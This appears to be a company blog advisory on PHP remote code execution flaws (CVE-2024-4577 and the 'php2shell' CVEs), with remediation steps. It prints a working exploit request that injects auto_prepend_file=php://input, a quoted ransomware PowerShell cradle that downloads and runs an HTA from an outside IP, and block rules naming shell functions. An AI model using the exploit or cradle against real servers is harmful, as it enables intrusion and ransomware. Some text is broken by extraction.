

A wave of critical remote code execution (RCE) attacks targeting PHP infrastructure has swept through production environments worldwide. Led by the weaponization of CVE-2024-4577 (CVSS 9.8 Critical) — an argument injection flaw in PHP-CGI running on Microsoft Windows — and compounded by the recent "php2shell" core runtime memory corruption advisories (CVE-2026-109618 & CVE-2026-109619), threat actors are systematically seizing control of unpatched web servers without requiring any administrative credentials or user interaction.
Within 48 hours of initial proof-of-concept (PoC) public disclosure, automated cybercrime syndicates and ransomware groups — most aggressively TellYouThePass Ransomware — began deploying automated mass-exploitation chains. The attackers drop persistent web shells, encrypt sensitive corporate databases, and incorporate compromised servers into high-throughput cryptomining botnets.
As engineering lead at Instack360, where we build and defend high-performance custom PHP web applications and cloud server stacks across Delhi NCR and globally, I have compiled this comprehensive, forensic breakdown. This guide delivers verified attack proofs, packet-level payload analyses, official security citations, and the exact remediation configurations required to insulate your infrastructure.
1. Executive Threat Summary & Critical Timeline
PHP powers over 76% of all websites whose server-side programming language is known, including WordPress, custom enterprise portals, Magento e-commerce, and healthcare booking systems. Because of this ubiquity, core runtime vulnerabilities in PHP present the highest-yield attack surfaces for modern threat actors.
| Vulnerability Identifier | Severity (CVSS) | Attack Mechanism | Primary Impacted Targets | Active Threat Actors |
|---|---|---|---|---|
| CVE-2024-4577 | 9.8 (Critical) | CGI Argument Injection via Windows Best-Fit Character Mapping | PHP on Windows, Default XAMPP, FastCGI/CGI configs | TellYouThePass Ransomware, RedTail Miners, Gh0st RAT |
| CVE-2026-109618 (php2shell) | 9.2 (Critical) | Out-of-Memory (OOM) Heap Corruption via longjmp() aborts |
Core PHP runtime, Apache mod_php, PHP-FPM |
State-sponsored APTs, automated RCE scanners |
| CVE-2026-109619 (php2shell) | 9.2 (Critical) | Stale Global State Use-After-Free in worker processes | PHP-FPM persistent worker pools, LiteSpeed, FrankenPHP | Memory-probing exploit frameworks |
The disclosure timeline reveals the rapid pace of weaponization in modern cyberspace:
- Discovery: Security researcher Orange Tsai of DEVCORE discovered that Windows Best-Fit encoding bypassed the legacy CVE-2012-1823 patch, exposing PHP-CGI to raw command-line flag injection.
- Vendor Advisory: The official PHP development team released emergency hotfix versions (PHP 8.3.8, 8.2.20, and 8.1.29).
- Mass Exploitation (< 48 Hours): Independent cybersecurity firms (including Akamai, Rapid7, Tenable, and Bitdefender) detected immediate in-the-wild mass scanning targeting exposed port 80 and 443 endpoints.
- Ransomware Deployment: TellYouThePass operators automated the download of encoded
.htaand.exebinaries, encrypting web assets and demanding ransom payments in Bitcoin.
2. Root Cause & Payload Anatomy: How Best-Fit Mapping Breached PHP
To understand how an attacker can achieve instantaneous remote command execution with zero credentials, we must inspect the interaction between the Microsoft Windows Operating System kernel and the PHP FastCGI binary interface.
The Best-Fit Character Mapping Flaw
When Apache or Nginx receives an incoming HTTP request, it sanitizes standard ASCII command-line parameters (such as the hyphen - or ASCII code 0x2D) to prevent callers from feeding options into php-cgi.exe.
However, the Microsoft Windows Operating System uses a localization feature known as "Best-Fit Character Mapping". In specific Windows code pages (such as CP936 for Simplified Chinese, CP950 for Traditional Chinese, CP932 for Japanese, and several European encodings), when Windows converts wide-character Unicode strings into local single-byte representations, it replaces unsupported visually similar characters with an ASCII equivalent.
Specifically, the Unicode Soft Hyphen (URL encoded as %AD or byte 0xAD) is silently converted by Windows API functions into a standard ASCII hyphen (- / 0x2D).
%ADd in the query string and determines it is benign because it is not an ASCII hyphen. But when the request is dispatched to php-cgi.exe, the Windows subsystem converts %ADd into -d, turning user input directly into internal PHP runtime configuration directives!
Deconstructing the Exploit Payload (The Technical Proof)
Threat actors formulate an unauthenticated HTTP POST request containing malicious directives in the query string and executable PHP code in the request body:
POST /php-cgi/php-cgi.exe?%ADd+allow_url_include%3d1+%ADd+auto_prepend_file%3dphp://input HTTP/1.1
Host: target-vulnerable-server.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
Content-Type: application/x-www-form-urlencoded
Content-Length: 64
Connection: close

<?php
  echo "INSTACK_SECURITY_AUDIT: ";
  system("whoami && ipconfig");
  die();
?>
Here is what happens inside the web server during execution:
- Query Parameter Decoupling: The parameter
%ADd allow_url_include=1is normalized by Windows into-d allow_url_include=1. This dynamically overrides the productionphp.inisecurity directive, enabling PHP to evaluate remote and streaming input protocols. - Execution Stream Hijacking: The parameter
%ADd auto_prepend_file=php://inputinstructs the PHP runtime to read the raw HTTP POST body as an included script file and execute it immediately before any application script is parsed. - Instant RCE: The arbitrary PHP code inside the POST body runs with the full security context of the web server worker process (e.g.,
nt authority\system,local service, orIUSR). The attacker does not need an existing PHP file on the server — they execute code straight from memory.
3. Exploitation in the Wild: TellYouThePass Ransomware & Web Shells
Unlike theoretical proof-of-concepts, CVE-2024-4577 and its companion memory flaws are actively weaponized in production environments. Telemetry reported by threat intelligence labs confirms multiple distinct cybercrime campaigns:
1. TellYouThePass Ransomware Extortion
TellYouThePass is an automated ransomware variant known for rapidly adopting high-impact RCE exploits. In recorded attack sequences:
- Attackers send the
auto_prepend_file=php://inputpayload containing a base64-encoded string. - The string decodes to an in-memory script that initiates a silent PowerShell download cradle:
powershell.exe -ExecutionPolicy Bypass -NoProfile -WindowStyle Hidden -Command "(New-Object System.Net.WebClient).DownloadFile('http://194.26.229[.]12/setup.hta','C:\Windows\Temp\setup.hta'); Start-Process 'mshta.exe' 'C:\Windows\Temp\setup.hta'" - The downloaded HTA file executes a secondary .NET or Golang encryption routine that crawls mounted drives, encrypting
.php,.html,.sql,.docx, and.envcredential files using strong AES-256 + RSA encryption. - A ransom note titled
READ_ME_FOR_DECRYPT.txtis left across all directories demanding 0.1 to 0.5 BTC for private key release.
2. Persistent Stealth Web Shells & RATs
In attacks where ransomware is not immediately triggered, threat actors drop obfuscated web shells into webroot directories (e.g., C:
mpp\htdocs\shell.php or disguised as license.php) to preserve access. Security telemetry has captured payloads deploying:
- Gh0st RAT & Cobalt Strike Beacons: Providing full command-and-control access over the internal corporate intranet.
- RedTail & XMRig Cryptominers: Siphoning server CPU and GPU capacity to mine Monero, causing server response latency to skyrocket and destroying website Core Web Vitals scores.
4. Affected Stacks & Vulnerability Matrix (Windows, XAMPP & Linux)
Understanding your exact infrastructure exposure is essential for prioritizing engineering resources. Review the authoritative risk matrix below:
| Platform / Environment | Configuration Mode | PHP Version Range | Risk Level |
|---|---|---|---|
| Windows + Apache (XAMPP / WAMP) | Default CGI / ExecCGI handler | PHP 8.3 (< 8.3.8), 8.2 (< 8.2.20), 8.1 (< 8.1.29), All 7.x/8.0 EOL | CRITICAL (Exploitable Out-of-the-Box) |
| Windows + IIS | FastCGI with unescaped argument mapping | PHP 8.3, 8.2, 8.1, legacy 7.x | HIGH (Configuration Dependent) |
| Linux (Ubuntu/Debian/RHEL) + Apache / Nginx | Standard PHP-FPM or FastCGI | Any version against CVE-2024-4577 | NOT VULNERABLE to CVE-2024-4577 (Windows-only Best-Fit bug) |
| Linux / Unix Multi-Worker Pools | Apache mod_php / PHP-FPM |
PHP 8.5 (< 8.5.12), 8.4 (< 8.4.27), 8.3 (< 8.3.36), 8.2 (< 8.2.35) | CRITICAL to CVE-2026-109618/19 (php2shell OOM RCE) |
Takeaway: While the character injection attack (CVE-2024-4577) exclusively targets Windows file systems and character locales, the companion runtime memory corruption flaws (CVE-2026-109618/19) threaten every Linux, containerized Docker, and cloud-hosted server using vulnerable PHP-FPM and mod_php daemons.
5. Authoritative Proof: Official Advisories & Intelligence Sources
For engineering teams, C-level executives, and compliance auditors requiring verifiable proof, the following official security bulletins and threat intelligence repositories document these attacks:
- National Vulnerability Database (NVD): NVD Detail for CVE-2024-4577 (NIST Score 9.8) — Official US Government vulnerability record detailing remote unauthenticated injection.
- Cybersecurity & Infrastructure Security Agency (CISA): CISA Known Exploited Vulnerabilities (KEV) Catalog — Added for mandatory federal and enterprise remediation due to confirmed active exploitation.
- Official PHP Security Team Releases: PHP 8.3.8 & 8.2.20 Release Security Changelog — Upstream patches addressing argument injection in Windows SAPI.
- DEVCORE Research Advisory: Original Vulnerability Disclosure by Orange Tsai — Exhaustive mathematical and architectural analysis of the Windows Best-Fit bypass.
- Akamai Threat Research: Akamai SIRT: In-the-Wild Exploitation of CVE-2024-4577 — Real-time detection analytics tracking TellYouThePass ransomware drop campaigns.
- Rapid7 Vulnerability Database: Rapid7 Analysis: Active PHP Argument Injection Exploitation — Attack vectors, remediation paths, and intrusion detection signatures.
6. Step-by-Step Server Hardening & Remediation Playbook
If you manage Windows or Linux PHP servers, execute the following emergency hardening procedures immediately.
Step 1: Upgrade Core PHP Binaries Immediately
Update your PHP binaries to the official patched branches:
- If on PHP 8.3: Upgrade immediately to PHP 8.3.8 or higher (or 8.3.36+ for php2shell protection).
- If on PHP 8.2: Upgrade immediately to PHP 8.2.20 or higher (or 8.2.35+).
- If on PHP 8.1: Upgrade to PHP 8.1.29 or higher.
- If on legacy PHP 7.x, 8.0, or 5.x: These versions are past End-of-Life (EOL) and will never receive upstream patches. You must either migrate to modern PHP or employ immediate web server rewrite rules.
Step 2: Emergency Apache ModRewrite Virtual Defense
If you cannot upgrade PHP within the next hour, you can block the exploit at the web server layer before requests ever reach the PHP binary. Add the following directives inside your root .htaccess or Apache httpd.conf file:
# Instack360 Emergency CVE-2024-4577 Patch
<IfModule mod_rewrite.c>
    RewriteEngine On
    # Block requests containing soft-hyphen (0xAD) argument injections
    RewriteCond %{QUERY_STRING} ^(%ADd|.*%AD.*) [NC,OR]
    RewriteCond %{QUERY_STRING} (%2d|%AD)d\+allow_url_include [NC,OR]
    RewriteCond %{QUERY_STRING} auto_prepend_file [NC]
    RewriteRule .* - [F,L]
</IfModule>
Step 3: Migrate Away from Vulnerable CGI Mode to PHP-FPM
Running PHP as a traditional CGI binary via ScriptAlias /php-cgi/ is obsolete and structurally unsafe. In our custom PHP architecture guide, we demonstrate why modern, containerized Linux environments running PHP-FPM via Unix domain sockets eliminate an entire class of Windows-specific command-line injection attacks while delivering up to 300% faster response times.
For Nginx web servers, ensure direct script execution and block unhandled CGI parameters:
# /etc/nginx/sites-available/instack-secure.conf
server {
    listen 443 ssl http2;
    server_name yourdomain.com;
    root /var/www/html;

    # Deny direct access to arbitrary CGI or dotfiles
    location ~ /\. {
        deny all;
        access_log off;
        log_not_found off;
    }

    # Pass PHP requests strictly to local PHP-FPM socket
    location ~ \.php$ {
        try_files $uri =404;
        fastcgi_split_path_info ^(.+\.php)(/.+)$;
        fastcgi_pass unix:/var/run/php/php8.2-fpm.sock;
        fastcgi_index index.php;
        fastcgi_param SCRIPT_FILENAME $document_root$fastcgi_script_name;
        include fastcgi_params;

        # Hardening buffer and header protections
        fastcgi_buffer_size 16k;
        fastcgi_buffers 4 16k;
    }
}
Step 4: Lock Down php.ini Critical Directives
Enforce defensive defaults in your production php.ini configuration:
; Defensive PHP Production Directives
allow_url_fopen = Off
allow_url_include = Off
expose_php = Off
display_errors = Off
display_startup_errors = Off
log_errors = On
error_log = /var/log/php_errors.log

; Restrict dangerous execution functions if not needed
disable_functions = exec,passthru,shell_exec,system,proc_open,popen,curl_multi_exec,parse_ini_file,show_source
7. 10-Point Webmaster Emergency Defense Checklist
Perform this 15-minute verification to confirm whether your web infrastructure is resilient against active exploit campaigns:
- Check Server OS: Are any production sites hosted on Windows servers (IIS or Apache)? If yes, treat remediation as Priority 1.
- Check Active PHP Version: Run
php -vfrom the terminal. Is your version strictly ≥ 8.3.8, 8.2.20, or 8.1.29? - Scan Webroot for Rogue Files: Search your web directory for files created in the last 14 days named
shell.php,license.php,xml.php, or containingeval(base64_decode()). - Inspect Web Access Logs: Grep your Apache/Nginx access logs for
%ADorauto_prepend_filequeries. Any200 OKresponse on such URLs indicates active compromise. - Verify
allow_url_include: Ensureallow_url_include = Offis active viaphp -i | grep allow_url_include. - Confirm Rewrite Protection: Send a benign test query to your staging URL containing
?%ADd+test=1. The server must return an immediate403 Forbidden. - Inspect Task Scheduler / Cron: Verify that no unknown scheduled tasks (e.g. running
mshta.exe,powershell.exe, orwget) were created on the host. - Backup Isolation: Confirm your database and code backups are stored on immutable offsite storage, protected against ransomware lateral movement.
- Run Free Performance & Header Audit: Use the Instack360 Speed & Security Header Diagnostic to verify SSL cipher suites and security response headers.
- Enforce Regular Patch Cycles: Subscribe to official PHP security mailing lists to catch zero-day disclosures before automated weaponization occurs.
Need Immediate Security Hardening or Disaster Recovery?
If you suspect your PHP website or server has been breached, or if you need an emergency upgrade from end-of-life PHP versions to an ultra-fast, zero-vulnerability cloud stack, our team can assist. Instack360 provides comprehensive code audits, server hardening, and enterprise custom PHP engineering across Delhi, Noida, Lucknow, and global clients.